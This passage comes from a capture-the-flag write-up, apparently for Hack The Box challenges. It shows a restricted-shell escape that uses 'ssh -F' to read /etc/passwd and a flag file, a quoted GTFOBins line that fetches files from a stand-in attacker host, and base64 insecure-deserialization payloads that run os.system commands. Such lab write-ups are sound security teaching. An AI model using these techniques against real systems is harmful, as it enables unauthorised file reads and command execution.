Not this time. Data: [b'HTTP/1.1 200 OK\r', b'Server: Werkzeug/2.2.3 Python/3.10.7\r', b'Date: Sun, 19 Mar 2023 21:45:42 GMT\r', b'Content-Type: text/html
b'Content-Length: 23\r', b'Connection: close\r', b'\r', b'Fe/Lhe~w^`~D}^;qfrQ[aD']
[x] Opening connection to 139.59.178.162 on port 32182
[x] Opening connection to 139.59.178.162 on port 32182: Trying 139.59.178.162
[+] Opening connection to 139.59.178.162 on port 32182: Done
Attempt: 3
[*] Closed connection to 139.59.178.162 port 32182
Not this time. Data: [b'HTTP/1.1 200 OK\r', b'Server: Werkzeug/2.2.3 Python/3.10.7\r', b'Date: Sun, 19 Mar 2023 21:45:43 GMT\r', b'Content-Type: text/html
b'Content-Length: 21\r', b'Connection: close\r', b'\r', b'.%FU4OZn^r?@3qK:n1:q']
[x] Opening connection to 139.59.178.162 on port 32182
[x] Opening connection to 139.59.178.162 on port 32182: Trying 139.59.178.162
[+] Opening connection to 139.59.178.162 on port 32182: Done
Attempt: 4
[*] Closed connection to 139.59.178.162 port 32182
Not this time. Data: [b'HTTP/1.1 200 OK\r', b'Server: Werkzeug/2.2.3 Python/3.10.7\r', b'Date: Sun, 19 Mar 2023 21:45:45 GMT\r', b'Content-Type: text/html
b'Content-Length: 23\r', b'Connection: close\r', b'\r', b"?Xf,J^~'%L2{+!6^#U8pH-"]
[x] Opening connection to 139.59.178.162 on port 32182
[x] Opening connection to 139.59.178.162 on port 32182: Trying 139.59.178.162
[+] Opening connection to 139.59.178.162 on port 32182: Done
```

5. After several runs, I finally got the flag. Below you can see a simplified version of the script written in bash.


```bash
#!/bin/bash

echo "Starting script"
for i in $(seq 1 2000); do
        curl http://165.232.98.11:31328/flag
done
echo "Finished"
```

Flag

HTB{y0u_h4v3_p0w3rfuL_sCr1pt1ng_ab1lit13S!}


Restricted

Challenge description




Step by step guide

1. Start from analysis of the provided files.



2. Source code analysis shows that we are limited in CLI commands that can be used to get the flag. Because of this, we should think about how to use these options to escape from the sandbox (kudos to GTFO bins).



3. *top* and *uptime* commands do not provide required options, so the only way is to use the *ssh -F* option together with a regular expression.

gtfobins.github.io/gtfobins/ssh/#sudo

File download

It can download remote files.

Fetch a remote file from a SSH server.

```
HOST=user@attacker.com
RPATH=file_to_get
LPATH=file_to_save
ssh $HOST "cat $RPATH" > $LPATH
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

The read file content is corrupted by error prints.

```
LFILE=file_to_read
ssh -F $LFILE localhost
```

```
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ uptime
 18:30:51 up 2 days,  1:24,  1 user,  load average: 0.46, 0.72, 0.70
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ ssh 127.0.0.1 -p 22
ssh: connect to host 127.0.0.1 port 22: Connection refused
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ ssh 0.0.0.0 -p 25
ssh: connect to host 0.0.0.0 port 25: Connection refused
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ ssh -v
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]
           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
           [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
           [-i identity_file] [-J [user@]host[:port]] [-L address]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] destination [command]
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ whoami
-rbash: whoami: command not found
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ top -h
  procps-ng 3.3.17
Usage:
  top -hv | -bcEeHiOSs1 -d secs -n max -u|U user -p pid(s) -o field -w [cols]
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ ssh -F /etc/passwd localhost
/etc/passwd: line 1: Bad configuration option: root:x:0:0:root:/root:/bin/bash
/etc/passwd: line 2: Bad configuration option: daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
/etc/passwd: line 3: Bad configuration option: bin:x:2:2:bin:/bin:/usr/sbin/nologin
/etc/passwd: line 4: Bad configuration option: sys:x:3:3:sys:/dev:/usr/sbin/nologin
/etc/passwd: line 5: Bad configuration option: sync:x:4:65534:sync:/bin:/bin/sync
/etc/passwd: line 6: Bad configuration option: games:x:5:60:games:/usr/games:/usr/sbin/nologin
/etc/passwd: line 7: Bad configuration option: man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
/etc/passwd: line 8: Bad configuration option: lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
/etc/passwd: line 9: Bad configuration option: mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
/etc/passwd: line 10: Bad configuration option: news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
/etc/passwd: line 11: Bad configuration option: uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
/etc/passwd: line 12: Bad configuration option: proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
/etc/passwd: line 13: Bad configuration option: www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
/etc/passwd: line 14: Bad configuration option: backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
/etc/passwd: line 15: Bad configuration option: list:x:38:38:mailing
/etc/passwd: line 16: Bad configuration option: irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
/etc/passwd: line 17: Bad configuration option: gnats:x:41:41:gnats
/etc/passwd: line 18: Bad configuration option: nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
/etc/passwd: line 19: Bad configuration option: _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
/etc/passwd: line 20: Bad configuration option: systemd-network:x:101:102:systemd
```


```
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$ ssh -F /flag_* localhost
/flag_8dpsy: line 1: Bad configuration option: htb{r35tr1ct10n5_4r3_p0w3r1355}
/flag_8dpsy: terminating, 1 bad configuration options
restricted@ng-restricted-sktdg-697998544b-7wwzh:~$
```

Flag

HTB{r35tr1ct10n5_4r3_p0w3r1355}


Hijack


Challenge description




Step by step guide

1. Start the remote docker container and connect to it.







2. It seems that we can try an *insecure deserialization* attack to achieve our goal. Let's start from something simple like a *sleep* function.



3. Works! Next step is to utilize system commands.



```
┌──(kali㉿kali)-[~/Desktop/htb_ca_2023/misc]
└─$ nc 178.62.64.13 30900
<———[TCS]———>
[1] Create config
[2] Load config
[3] Exit
> 2

Serialized config to load: ISFweXRob24vb2JqZWN0L2FwcGx5Om9zLnN5c3RlbSBbJ2xzIC1sJ10=
total 12
-rw-rw-r--    1 root     root          1583 Mar 10 20:08 chall.py
-rw-rw-r--    1 root     root            49 Mar 10 20:08 flag.txt
-rwxrwxr-x    1 root     root          1583 Mar 10 20:08 hijack.py
** Success **
Uploading to ship...

<———[TCS]———>
[1] Create config
[2] Load config
[3] Exit
>
```




```
<———[TCS]———>
[1] Create config
[2] Load config
[3] Exit
> 2

Serialized config to load: ISFweXRob24vb2JqZWN0L2FwcGx5Om9zLnN5c3RlbSBbJ2NhdCBmbGFnLnR4dCdd
HTB{1s_1t_ju5t_m3_0r_iS_1t_g3tTing_h0t_1n_h3r3?}
** Success **
Uploading to ship...

<———[TCS]———>
[1] Create config
[2] Load config
[3] Exit
> 3

Exiting...
```

Flag

HTB{1s_1t_ju5t_m3_0r_iS_1t_g3tTing_h0t_1n_h3r3?}

ML

Reconfiguration

Challenge configuration


CHALLENGE NAME

Reconfiguration


As Pandora set out on her quest to find the ancient alien relic, she knew that the journey would be treacherous. The desert was vast and unforgiving, and the harsh conditions would put her cyborg body to the test. Pandora started by collecting data about the temperature and humidity levels in the desert. She used a scatter plot in an Orange Workspace file to visualize this data and identified the areas where the temperature was highest and the humidity was lowest. Using this information, she reconfigured her sensors to better withstand the extreme heat and conserve water. But, a second look at the data revealed something otherwordly, it seems that the relic's presence beneath the surface has scarred the land in a very peculiar way, can you see it?

Step by step guide

1. Open downloaded files and take a look at them.



2. To open the provided *OWS* file we can use https://scatterplot.online/ . Just upload it to the remote service and wait until the processing is finished.




Flag

HTB{sc4tter_pl0ts_4_th3_w1n}

Hardware

